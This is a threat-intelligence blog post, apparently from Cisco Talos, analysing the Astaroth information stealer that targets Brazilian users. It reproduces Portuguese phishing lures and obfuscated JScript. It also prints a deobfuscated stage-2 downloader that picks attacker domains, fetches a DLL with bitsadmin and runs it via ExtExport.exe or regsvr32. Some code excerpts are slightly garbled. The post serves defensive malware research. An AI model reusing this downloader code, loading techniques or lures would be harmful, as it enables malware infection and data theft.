

# Threat Spotlight: Astaroth — Maze of obfuscation and evasion reveals dark stealer

[blog.talosintelligence.com/2020/05/astaroth-analysis.html](https://blog.talosintelligence.com/2020/05/astaroth-analysis.html)



- Cisco Talos is detailing an information stealer, Astaroth, that has been targeting Brazil with a variety of lures, including COVID-19 for the past nine to 12 months.
- Complex maze of obfuscation and anti-analysis/evasion techniques implemented by Astaroth inhibit both detection and analysis of the malware family.

- Creative use of YouTube channel descriptions for encoded and encrypted command and control communications (C2) implemented by Astaroth.

## What's new?

---

- Astaroth implements a robust series of anti-analysis/evasion techniques, among the most thorough we've seen recently.
- Astaroth is effective at evading detection and ensuring, with reasonable certainty, that it is only being installed on systems in Brazil and not on sandboxes and researchers systems.
- Novel use of YouTube channels for C2 helps evade detection, by leveraging a commonly used service on commonly used ports.

## How did it work?

---

- The user receives an email message that has an effective lure, in this campaign all emails were in Portuguese and targeted Brazilian users.
- The user clicks a link in the email, which directs the user to an actor owned server
- Initial payload (ZIP file with LNK file) downloaded from Google infrastructure.
- Multiple tiers of obfuscation implemented before LoLBins (ExtExport/Bitsadmin) used to further infection.
- Extensive anti-analysis/evasion checks done before Astaroth payload delivered.
- Encoded and encrypted C2 domains pulled from YouTube channel descriptions.

## So what?

---

- Astaroth is another example of the level of sophistication crimeware is consistently achieving.
- This level of anti-analysis/evasion should be noted, as the likelihood of this spreading beyond just Brazil is high.
- Organizations need to be prepared for these evasive and effective information stealers and prepared to defend against the sophisticated attack.
- Another example of how most adversaries are using COVID-19 themed campaigns to increase effectiveness.

## Executive summary

---

The threat landscape is littered with various malware families being delivered in a constant wave to enterprises and individuals alike. The majority of these threats have one thing in common: money. Many of these threats generate revenue for financially motivated adversaries by granting access to data stored on end systems that can be monetized in various ways. To maximize profits, some malware authors and/or malware distributors go to extreme lengths to evade detection, specifically to avoid automated analysis environments

and malware analysts that may be debugging them. The Astaroth campaigns we are detailing today are a textbook example of these sorts of evasion techniques in practice.


The threat actors behind these campaigns were so concerned with evasion they didn't include just one or two anti-analysis checks, but dozens of checks, including those rarely seen in most commodity malware. This type of campaign highlights the level of sophistication that some financially motivated actors have achieved in the past few years. This campaign exclusively targeted Brazil, and featured lures designed specifically to tailor to Brazilian citizens, including COVID-19 and Cadastro de Pessoas Físicas status. Beyond that, the dropper used sophisticated techniques and many layers of obfuscation and evasion before even delivering the final malicious payload. There's another series of checks once the payload is delivered to ensure, with reasonable certainty, that the payload was only executed on systems located in Brazil and not that of a researcher or some other piece of security technology, most notably sandboxes. Beyond that, this malware uses novel techniques for command and control updates via YouTube, and a plethora of other techniques and methods, both new and old.

This blog will provide our deep analysis of the Astaroth malware family and detail a series of campaigns we've observed over the past nine to 12 months. This will include a detailed walkthrough of deobfuscating the attack from the initial spam message, to the dropper mechanisms, and finally to all the evasion techniques Astaroth has implemented. The goal is to give researchers the tools and knowledge to be able to analyze this in their own environments. This malware is as elusive as it gets and will likely continue to be a headache for both users and defenders for the foreseeable future. This will be especially true if its targeting moves outside of South America and Brazil.

## Technical details

---

Astaroth features a multi-stage infection process that is used to retrieve and execute the malware. At a high level, the infection process is as follows. We will describe each step of the process in greater detail in later sections.



### Delivery stage

---

These campaigns typically start with a malicious email. This is a common tactic where the emails are designed to look like legitimate email from a familiar brand in an attempt to trick users into clicking on malicious links or attachments that may have been included by the attacker. During our analysis, we have observed thousands of emails associated with campaigns attempting to spread Astaroth starting in mid-2019. The overwhelming majority of these email campaigns appear to be specifically targeting Brazil, and as such are written in Portuguese. Over the last six to eight months, these actors have leveraged a variety of different campaigns touching on several different topics. One of the more common examples of malicious actors sending emails purporting to be associated with a well-known brand in Brazil is seen below.

Caso não consiga visualizar o email, clique neste link



**Prezado cliente,**

Este um lembrete de que sua fatura est em atraso.  
Regularize o pagamento para continuar com nossos servios.

Para conferir seus dbitos  
acesse: [http://www.localizahertz.com/Arquivo\\_PDF](http://www.localizahertz.com/Arquivo_PDF)

**Localiza Hertz**

Respeitamos a sua privacidade e somos contra o spam na rede.  
Se voc no deseja mais receber nossos e-mails, clique neste link.

This particular campaign was trying to get users to click a link purporting to be an overdue invoice — a common tactic for adversaries. The hyperlink in the email actually points to a different URL than what's shown to the user. The user may think they are clicking a link to a car rental website local to Brazil, however, the link the user is actually clicking is below:

`hxxp://wer371ioy8[.]winningeleven3[.]re/CSV500A1V53I0QH9KUH87UNC03A1S/Arquivo.2809.PDF`

One characteristic of the early campaigns was the use of actor owned domains along with subdomains (i.e. wer371ioy8 from above). We have seen a high volume of unique subdomains and URLs indicating with a high likelihood that the URL is generated randomly and the server is designed to respond accordingly.

When we began to trace the infection, we saw where the malware actually resides. When a user clicks the link, they are redirected to Google Drive to download the actual malicious ZIP file that will be analyzed in later sections. There are lots of ways that adversaries are doing web redirection and we see techniques like 302-cushioning commonly. However, these actors instead used a tactic we used to see in the past — iframes.

```
<body style="margin:0;padding:0;"><iframe allowtransparency="true" style="position:relative; top:-160px; left: -100px;width:10;height:10" src="https://storage.googleapis.com/staging.pehmkf52h.appspot.com/Recebimento_Concluido_Sucesso.html?%3Cscript%3Eif%22%3Escript%3E?<script>If">GET /favicon.ico HTTP/1.1
```

Notice that this iframe makes use of relative positioning and renders the iframe above and to the left of the screen, something we commonly observed with exploit kits. This initial redirection into Google infrastructure also introduces SSL into the infection path, encrypting the intermediary requests. This traffic results in a clear-text request to a ZIP file hosted by Google, as shown below.

Request	Response
Method GET	Status Code 200
URL <a href="http://230.76.239.35.bc.googleusercontent.com.:80/">http://230.76.239.35.bc.googleusercontent.com.:80/</a>	Status OK
Request -	Timestamp +98.0s
Timestamp +97.0s	Actual Content-Type application/zip
Actual Encoding -	Actual Encoding -
Actual Content-Type application/x-empty	Artifact ID Artifact 52

There were a couple of other interesting lures that these actors have leveraged during these campaigns, including COVID-19. In the email shown below the actors sent messages masquerading to be the Ministry of Health for Brazil. This is the group that provides updates to citizens regarding what's being done to combat the COVID-19 outbreak.

**Prezado(a) Senhor(a),**

**Devido ao grande alerta em que o Brasil se encontra em relao ao Vrus Coronavirus (COVID-19), segue abaixo o portiflio com todas as informaes necessrias para se proteger.**



[Imprimir em Formato PDF](#)

This announcement is related to the distribution of respirators — a necessary piece of medical equipment used to treat COVID patients — inside Brazil and offers a series of recommendations that can be downloaded as a PDF, which is linked. However, the link points to the actors owned servers and the process outlined above begins again. This is yet another example of the ways that attackers will continue to leverage COVID-19 to push malware onto end systems.

Recently, we have noticed an evolution in the ways that these attackers have been delivering malware. They are still using lures associated with invoices and bills, but have changed the formatting and removed some infrastructure.

**Prezado(a) Senhor(a),**

Código: BW6CC840JM6

Seguem anexos os demonstrativos, faturado relativo ao(s) título(s) descrito abaixo:

<b>N DO TÍTULO</b>	<b>N NOTA FISCAL</b>	<b>DATA DE VENCIMENTO</b>	<b>VALOR</b>
<a href="#">059233</a>	<a href="#">002154878</a>	21/03/2020	<a href="#">R\$ 3.383,56</a>

[Imprimir Boleto em Formato PDF](#)

Atenciosamente,

Services Cobranças Jurídica Ltda

CNPJ 90.607.216/0001-02

Rua Doutor Carlos Pezzolo, 193

cobrancas@servicescobrancas.com.br

As you can see, this email is still trying to lure Brazilian users to click links based on documents associated with debt collection but has also added another lure, threatening the CPF status of recipients. The CPF or Cadastro de Pessoas Físicas is a vital document in Brazil similar to Social Security Numbers (SSN) in the United States. This document is given to all citizens and visitors that pay taxes and is used for everything from getting a driver's license, to opening a bank account or even getting a cell phone plan. If a citizen has this document suspended, it can upend their lives, is costly, and could be an effective lure.

The authors appear to be removing some tiers of infrastructure as the underlying URLs point directly to the ZIP file being hosted by Google, an example of which you will find below:

hxxp://48.173.95[.]34.bc[.]googleusercontent[.]com/assets/vendor/aos/download.php





```
kdUHmxi.js - Notepad
File Edit Format View Help
GetObject('script:Http://wah8.1iderfinancesa.com.de/?02/')|
```

The response data received from the attacker-controlled server contains an additional stage of obfuscated JScript which is directly executed by the process running on the infected system and never written to the filesystem. The URL structure used to retrieve additional instructions from the first tier of attack-controlled distribution servers varies across campaigns but is consistent with the following examples:

```
1 http://ehetju3aa7k.k8cf0j5u.cf/?01/
2 http://lca5n.seusistemafinanceirosa.com.de/?02/
3 http://1fuuyo.fatalerror.cf/?03/
```

An example of one of these scripts that were obtained from a network traffic capture below.

```

HTTP/1.1 200 OK
Date: Thu, 09 Apr 2020 20:04:39 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=d4edf02aecc64cc689c4e74982253014d1586462679; expires=Sat, 09-May-20 20:04:39 GMT; path=/;
Vary: Accept-Encoding
CF-Cache-Status: DYNAMIC
Server: cloudflare
CF-RAY: 5816d6a29eece092-FOR
Content-Encoding: gzip

<?xml version="1.0"?>
<package>
<component id="mlgiawbhyqrxkujrlkov">
<script language="JScript">
<![CDATA[

function inrexagwhnpagzgxkitl(dahhkpaltpbimabyxIU, carwuyevibgkacbydtigplla)
{
return Math.round(Math.random()*(carwuyevibgkacbydtigplla-dahhkpaltpbimabyxIU)+dahhkpaltpbimabyxIU)
}

function baktmrhiehxahelwbva(iiarzlarkpzywlw)
{
return String.fromCharCode(iiarzlarkpzywlw);
}

var ocyvejuqaemdvaobb;
var ewhxobewtacaoeeywoanxlhvl;
var derzzilaawczitq;
var cmmxzhtwypkwalqgtcgjbur;
var oyahmgppxzazqevxmurzw;
var utnptaybmbqegnkygenoxvtcbi;
var ojogkzkohlyaaweocvaro;
var jggzpqagjvkurrqinmcbt;
ocyvejuqaemdvaobb = false;
ewhxobewtacaoeeywoanxlhvl = false;
var gcdmhjeiphdamjmpkkuekupxo = new ActiveXObject("Scripting.FileSystemObject");
var hxqndxxiaqbibjaz = new ActiveXObject("WScript.Shell");
var kukoazzojqturx;
var mxwulrccaqjbkgktpeijebtb;
var qjebpammkvhclxaaomuu;
var khblcboxymyauplebhjgdxeat;
var bjkdttivtavmuawtaejien;
var hxtqwpeo lkdhaqwk;
var jpympjacyrjoaxatqggg;
var bgatdmhujaixlahyukuay;
var xmzlezkhkhtluiq;
var hcmheqmkbvtxmtmjwpwnnevug;

```

The execution of the JScript that is obtained initiates the next stage of the infection process.

## Infection Stage 2

The JScript that was delivered as part of the earlier stage of the infection process features the use of various types of obfuscation to make analysis more difficult. CharCode replacement is used throughout the script where ASCII characters have been replaced with their decimal representations. As an example, a subset of the obfuscated JScript is below:

```
qjebpamkvhclxaomuu = baktarhiehaxzahelubva(99)+baktarhiehaxzahelubva(100)+baktarhiehaxzahelubva(100)+baktarhiehaxzahelubva(32)+baktarhiehaxzahelubva(47)+
baktarhiehaxzahelubva(99)+baktarhiehaxzahelubva(32)+baktarhiehaxzahelubva(99)+baktarhiehaxzahelubva(100)+baktarhiehaxzahelubva(32)+
baktarhiehaxzahelubva(34)+baktarhiehaxzahelubva(67)+baktarhiehaxzahelubva(58)+baktarhiehaxzahelubva(92)+baktarhiehaxzahelubva(80)+
baktarhiehaxzahelubva(114)+baktarhiehaxzahelubva(111)+baktarhiehaxzahelubva(103)+baktarhiehaxzahelubva(114)+baktarhiehaxzahelubva(97)+
baktarhiehaxzahelubva(189)+baktarhiehaxzahelubva(32)+baktarhiehaxzahelubva(70)+baktarhiehaxzahelubva(185)+baktarhiehaxzahelubva(108)+
baktarhiehaxzahelubva(181)+baktarhiehaxzahelubva(115)+baktarhiehaxzahelubva(32)+baktarhiehaxzahelubva(40)+baktarhiehaxzahelubva(120)+
baktarhiehaxzahelubva(56)+baktarhiehaxzahelubva(54)+baktarhiehaxzahelubva(41)+baktarhiehaxzahelubva(92)+baktarhiehaxzahelubva(73)+
baktarhiehaxzahelubva(110)+baktarhiehaxzahelubva(116)+baktarhiehaxzahelubva(101)+baktarhiehaxzahelubva(114)+baktarhiehaxzahelubva(110)+
baktarhiehaxzahelubva(101)+baktarhiehaxzahelubva(116)+baktarhiehaxzahelubva(32)+baktarhiehaxzahelubva(69)+baktarhiehaxzahelubva(120)+
baktarhiehaxzahelubva(112)+baktarhiehaxzahelubva(108)+baktarhiehaxzahelubva(111)+baktarhiehaxzahelubva(114)+baktarhiehaxzahelubva(101)+
baktarhiehaxzahelubva(114)+baktarhiehaxzahelubva(92)+baktarhiehaxzahelubva(34)+baktarhiehaxzahelubva(32)+baktarhiehaxzahelubva(38)+
baktarhiehaxzahelubva(38)+baktarhiehaxzahelubva(32)+baktarhiehaxzahelubva(69)+baktarhiehaxzahelubva(120)+baktarhiehaxzahelubva(116)+
baktarhiehaxzahelubva(69)+baktarhiehaxzahelubva(120)+baktarhiehaxzahelubva(112)+baktarhiehaxzahelubva(111)+baktarhiehaxzahelubva(114)+
baktarhiehaxzahelubva(116)+baktarhiehaxzahelubva(46)+baktarhiehaxzahelubva(101)+baktarhiehaxzahelubva(120)+baktarhiehaxzahelubva(101);

khlblcboxmyauplebhdjgdxat = baktarhiehaxzahelubva(99)+baktarhiehaxzahelubva(100)+baktarhiehaxzahelubva(100)+baktarhiehaxzahelubva(32)+baktarhiehaxzahelubva(47)+
baktarhiehaxzahelubva(99)+baktarhiehaxzahelubva(32)+baktarhiehaxzahelubva(99)+baktarhiehaxzahelubva(100)+baktarhiehaxzahelubva(32)+
baktarhiehaxzahelubva(34)+baktarhiehaxzahelubva(67)+baktarhiehaxzahelubva(58)+baktarhiehaxzahelubva(92)+baktarhiehaxzahelubva(80)+
baktarhiehaxzahelubva(114)+baktarhiehaxzahelubva(111)+baktarhiehaxzahelubva(103)+baktarhiehaxzahelubva(114)+baktarhiehaxzahelubva(97)+
baktarhiehaxzahelubva(189)+baktarhiehaxzahelubva(32)+baktarhiehaxzahelubva(70)+baktarhiehaxzahelubva(185)+baktarhiehaxzahelubva(108)+
baktarhiehaxzahelubva(181)+baktarhiehaxzahelubva(115)+baktarhiehaxzahelubva(32)+baktarhiehaxzahelubva(40)+baktarhiehaxzahelubva(120)+
baktarhiehaxzahelubva(116)+baktarhiehaxzahelubva(101)+baktarhiehaxzahelubva(114)+baktarhiehaxzahelubva(110)+baktarhiehaxzahelubva(101)+
baktarhiehaxzahelubva(116)+baktarhiehaxzahelubva(32)+baktarhiehaxzahelubva(69)+baktarhiehaxzahelubva(120)+baktarhiehaxzahelubva(112)+
baktarhiehaxzahelubva(108)+baktarhiehaxzahelubva(111)+baktarhiehaxzahelubva(114)+baktarhiehaxzahelubva(101)+baktarhiehaxzahelubva(114)+
baktarhiehaxzahelubva(92)+baktarhiehaxzahelubva(34)+baktarhiehaxzahelubva(32)+baktarhiehaxzahelubva(38)+baktarhiehaxzahelubva(38)+
baktarhiehaxzahelubva(32)+baktarhiehaxzahelubva(69)+baktarhiehaxzahelubva(120)+baktarhiehaxzahelubva(116)+baktarhiehaxzahelubva(69)+
baktarhiehaxzahelubva(120)+baktarhiehaxzahelubva(112)+baktarhiehaxzahelubva(111)+baktarhiehaxzahelubva(114)+baktarhiehaxzahelubva(116)+
baktarhiehaxzahelubva(46)+baktarhiehaxzahelubva(101)+baktarhiehaxzahelubva(120)+baktarhiehaxzahelubva(101);
```

The script is effectively taking the decimal representation of ASCII characters, converting them, and concatenating the result to create a string containing the command-line syntax necessary for the Windows Command Processor to execute them.

Taking these numeric values and cross-referencing them with text converters like [this](#), we can convert the data back to a human-readable format:

```
217 qjebpamkvhclxaomuu = cmd /c cd "C:\Program Files (x86)\Internet Explorer\" && ExtExport.exe;
218
219 khlblcboxmyauplebhdjgdxat = cmd /c cd "C:\Program Files\Internet Explorer\" && ExtExport.exe;
220
```

In addition to the CharCode conversion, variable declarations are used to break the command-line syntax up in a way that makes it more difficult to read and interpret what is taking place.

Taking the variable declaration in the previous example a step further, once we have converted the decimal back to ASCII, we can then take the contents of the variables being declared and replace them to rebuild the command-line syntax being invoked.

```
217 qjebpamkvhclxaomuu = cmd /c cd "C:\Program Files (x86)\Internet Explorer\" && ExtExport.exe;
218
219 khlblcboxmyauplebhdjgdxat = cmd /c cd "C:\Program Files\Internet Explorer\" && ExtExport.exe;
220
221 bjdltvtavmuwtacajuen = "C:\Program Files (x86)\Internet Explorer\ExtExport.exe";
222 htzqpeolkhdqakc = "C:\Program Files\Internet Explorer\ExtExport.exe";
223
224
225 if (new ActiveXObject("Scripting.FileSystemObject").FileExists(utnptaymbqngkygexozvtcbi+"sqlite3.dll")){
226
227 if (new ActiveXObject("Scripting.FileSystemObject").FileExists(bjdltvtavmuwtacajuen)){
228 try
229 {
230 new ActiveXObject("WScript.Shell").run(qjebpamkvhclxaomuu+"utnptaymbqngkygexozvtcbi+sqlite3.dll" 2 3 4 FIREFOX {00000000-0000-0000-0000-000000000000},"0,true);
231
232 catch (ryugavtthctbaktluka)
233 {
234
235 }
236 ewhsbevtacaocoywanaklwl = true;
237
238 }
```

The fully deobfuscated JScript reveals a robust downloader that the malware uses to attempt to retrieve a Stage 3 malware payload and execute it. The downloader is responsible for performing the following process:

- 1. It first attempts to determine if the Stage 3 malware payload is already present on the system.
- 2. If it is not, it creates a randomly generated directory structure that will be used to store the Stage 3 payload once it has been retrieved.

3. It then randomly selects a distribution server domain and URL structure and uses the bitsadmin Windows utility to attempt to retrieve the stage 3 malware payloads.
4. If successful, the resultant Dynamic Link Library (DLL) is then stored and the loader attempts to use the ExtExport LoLbin to load the DLL and execute the Stage 3 malware payloads.

## Analysis of the Stage 2 downloader

---

The downloader used in these distribution campaigns featured interesting functionality that was likely included to make the distribution infrastructure being used more resilient to URL and domain-based blocking that many organizations might employ.

Note: During our analysis of the obfuscated downloader, variable names, function names, and parameter names were changed from their original randomly generated values to improve readability and make the analysis process more efficient.

The downloader first checks for the existence of a file located at the following directory location as a way to determine if the system has already been delivered a Stage 3 malware payload.

C:\Users\Public\h

If the file exists, its contents are read as it contains the directory location of the Stage 3 payload.

```

/* Checks for the presence of a file located in C:\Users\Public\h
If the file exists, the stage3_filepath is set to the contents of the file.
*/
if (new ActiveXObject("Scripting.FileSystemObject").FileExists("C:\\Users\\Public\\h"))
{
    /* If the file exists, the stage3_filepath is set to the contents of the file. */
    new ActiveXObject("Scripting.FileSystemObject").OpenTextFile("C:\\Users\\Public\\h", 1);
    stage3_filepath = new ActiveXObject("Scripting.FileSystemObject").OpenTextFile("C:\\Users\\Public\\h", 1).ReadLine();
    new ActiveXObject("Scripting.FileSystemObject").OpenTextFile("C:\\Users\\Public\\h", 1).Close();
}

```

In the case that the file containing the location of the Stage 3 payload is not present on the infected system, the downloader generates and creates the directory structure where the Stage 3 payload will be stored following retrieval from the attacker-controlled distribution servers. The directory structure the malware uses is stored in a subdirectory of %APPDATA%

```

else {
    /* If the file does not exist, the stage3_filepath is set to a randomly generated subdirectory of %APPDATA% */
    stage3_filepath = new ActiveXObject("WScript.Shell").ExpandEnvironmentStrings("%APPDATA%")+"\\["+Z][A-Z][A-Z]+randomizer(20878724328, 51983448415)+"[A-Z]";
    /* The stage3_filepath is then echo'd into the C:\Users\Public\h directory for future reference. */
    new ActiveXObject("WScript.Shell").run('cmd /V /C "echo '+stage3_filepath+'>'+"C:\\Users\\Public\\h"&& exit',0,true);
}

```

While the aforementioned code has been slightly modified ([A-Z] added for readability), a randomization function present in the JScript is invoked with a randomly selected CharCode value between the range of 65 and 90, which are then converted back to ASCII. This CharCode range represents the CharCodes for all ASCII characters ranging from "A" to "Z."

It is then written to the file that was initially queried, presumably so that the malware can locate it during subsequent execution attempts. This directory structure is then created to facilitate the rest of the loading process.

Next, the malware checks for the presence of a Stage 3 malware payload called "sqlite3.dll" in this directory location. If it already exists, it checks the size of the file, and if it is less than 10 bytes, the file is deleted and the loading process continues.

```
/* The downloader then checks for the presence of the DLL associated with the malware payload */
if (new ActiveXObject("Scripting.FileSystemObject").FileExists(stage3_filepath+"sqlite3.dll")){

/* If the file corresponding to the stage 3 payload exists, it checks the filesize to ensure it is not less than 10 bytes */
if (new ActiveXObject("Scripting.FileSystemObject").GetFile(stage3_filepath+"sqlite3.dll").size < 10 ){

/* If the file size is less than 10 bytes, the existing file is deleted and closed*/
new ActiveXObject("Scripting.FileSystemObject").GetFile(stage3_filepath+"sqlite3.dll").Delete();
new ActiveXObject("Scripting.FileSystemObject").GetFile(stage3_filepath+"sqlite3.dll").Close();
```

If the DLL is successfully located and larger than 10 bytes, the loader attempts to load it, first by attempting to locate and invoke the ExtExport.exeLoLbin, and failing back to regsvr32 if the ExtExport.exe binary cannot be located.

```
/* If the Stage 3 malware payload exists and is not less than 10 bytes, the script checks for the presence of the LOLbin 'ExtExport.exe' */
if (new ActiveXObject("Scripting.FileSystemObject").FileExists(stage3_filepath+"sqlite3.dll")){

/* It first checks under the "Program Files (x86)" directory tree for ExtExport.exe */
if (new ActiveXObject("Scripting.FileSystemObject").FileExists("C:\Program Files (x86)\Internet Explorer\ExtExport.exe")){
try
{
/* If the file exists under the Program Files (x86) directory tree, it is loaded and passed the file path of the Stage 3 malware payload
References: http://www.hacksploit.com/blog/2018/04/24/extexport-ops-another-10lbin/ */
new ActiveXObject("WScript.Shell").run(cmd /c cd "C:\Program Files (x86)\Internet Explorer" && ExtExport.exe! "stage3_filepath+sqlite3.dll" 2 3 4 FINEFOX (00000000-0000-0000-0000-000000000000),0,true);
}
catch (exceptions)
{
}
}
control_var_a = true;

/* If the LOLbin does not exist in Program Files (x86) the script will check under the "Program Files" tree as well */
if (new ActiveXObject("Scripting.FileSystemObject").FileExists("C:\Program Files\Internet Explorer\ExtExport.exe")){
try
{
/* If ExtExport exists it is then loaded and passed the file path of the Stage 3 malware payload */
new ActiveXObject("WScript.Shell").run(cmd /c cd "C:\Program Files\Internet Explorer" && ExtExport.exe stage3_filepath+sqlite3.dll" 2 3 4 FINEFOX (00000000-0000-0000-0000-000000000000),0,true);
}
catch (exceptions)
{
}
}
control_var_a = true;

/* If the malware is unable to locate the LOLbin, the loader will attempt to use regsvr32 to load the DLL */
new ActiveXObject("WScript.Shell").run("regsvr32 /s " + stage3_filepath+"sqlite3.dll",0,true);
```

In the case that the Stage 3 DLL is unable to be located, the loader will proceed to initiate HTTP communications to a set of distribution servers to retrieve and execute it. To facilitate this process, the loader first generates a URL path to use for subsequent web requests to retrieve the DLL. It does this by breaking the URL into several parts, using the randomization function to generate values for each part, then concatenating them to form the full URL pattern.

```
/* The URL structure itself is broken into three pieces which are first randomly generated */
url_1 = randomizer(19444113593, 77473728048);
url_2 = randomizer(18581946637, 75070474496);
url_3 = randomizer(19960861796, 62991544006);
try
{
/* The downloader will then retrieve the C2 domain using the earlier function, concatenate the URL
control_var_b = bitsadmin(c2_domain+"?" +url_1+" "+url_2+" "+url_3, stage3_filepath+"sqlite3.dll");
if (control_var_b == false) {
/* if retrieval fails, the process will be repeated until it succeeds */
bitsadmin(c2_domain+"?" +url_1+" "+url_2+" "+url_3, stage3_filepath+"sqlite3.dll");
}
}
}
```

The distribution server domain to use is generated by calling an additional function. This function selects a random number between "0" and "19" and then performs a comparison against a list of distribution server domains. The matching value is then stored in a variable that is used in the previous screenshot.

```

domain_identifier = randomizer(0,19);

if (domain_identifier == 0){
    c2_domain = "https://2souyo.vannisteroy.cf/";}
if (domain_identifier == 1){
    c2_domain = "https://37eie7.driverss.tk/";}
if (domain_identifier == 2){
    c2_domain = "https://50iu4o.fenomeno.gq/";}
if (domain_identifier == 3){
    c2_domain = "https://dkaaiu.costelinha.tk/";}
if (domain_identifier == 4){
    c2_domain = "https://kteo8j.gtasanandres.tk/";}
if (domain_identifier == 5){
    c2_domain = "https://r5oukr.proevolution.ml/";}
if (domain_identifier == 6){
    c2_domain = "https://t8eiwt.coragem.cf/";}
if (domain_identifier == 7){
    c2_domain = "https://wa86.batigol.ga/";}
if (domain_identifier == 8){
    c2_domain = "https://weeer5.dougfunnie.cf/";}
if (domain_identifier == 9){
    c2_domain = "https://yyiufv.baixinho11.cf/";}
if (domain_identifier == 10){
    c2_domain = "https://15uaer.coragem.cf/";}
if (domain_identifier == 11){
    c2_domain = "https://1dou7s.fenomeno.gq/";}
if (domain_identifier == 12){
    c2_domain = "https://89eiwb.proevolution.ml/";}
if (domain_identifier == 13){
    c2_domain = "https://bgaew.dougfunnie.cf/";}
if (domain_identifier == 14){
    c2_domain = "https://evai2d.vannisteroy.cf/";}
if (domain_identifier == 15){
    c2_domain = "https://jyaei4.batigol.ga/";}
if (domain_identifier == 16){
    c2_domain = "https://kteet4.driverss.tk/";}
if (domain_identifier == 17){
    c2_domain = "https://preokr.baixinho11.cf/";}
if (domain_identifier == 18){
    c2_domain = "https://waa6.costelinha.tk/";}
if (domain_identifier == 19){
    c2_domain = "https://y1iokr.gtasanandres.tk/";}

```

Once all of this information has been generated, it is then assembled and passed to a function that uses the Bitsadmin Windows utility to retrieve the payload and store it in the malware's working directory.

```

/* BITSAdmin function, used to retrieve Stage 3 payloads and store locally */
function bitsadmin(download_url, local_filepath)
{
    try
    {
        /* Invokes bitsadmin using a randomly created Job name to retrieve the payload and save it locally */
        new ActiveXObject("WScript.Shell").run(bitsadmin /transfer randomizer(20878724328, 62991544006) /priority foreground
        download_url local_filepath,0,true);
        return true;
    }
    catch (exceptions)
    {
        return false;
    }
}

```

Once the payload has been successfully retrieved, the same previously described process is used to attempt to locate ExtExport.exe or if unsuccessful, regsvr32 is used to load the DLL and initiate the execution of the malware payload itself.

A 4,000-second (or 66-minute) timeout counter is also present, after which time it exits.


```
new ActiveXObject("WScript.Shell").run(cmd /c echo %time% && timeout 4000 > NUL && exit,0,true);
```

The downloader retrieves additional binary content from two other distribution servers which is directly executed as part of Stage 3.

```
/* The C2 domain selection function is called and passed the results of the randomizer function */
domain_selector(randomizer(19960861796, 77473728048));
}

/* The C2 domain selection function is called and passed the results of the randomizer function */
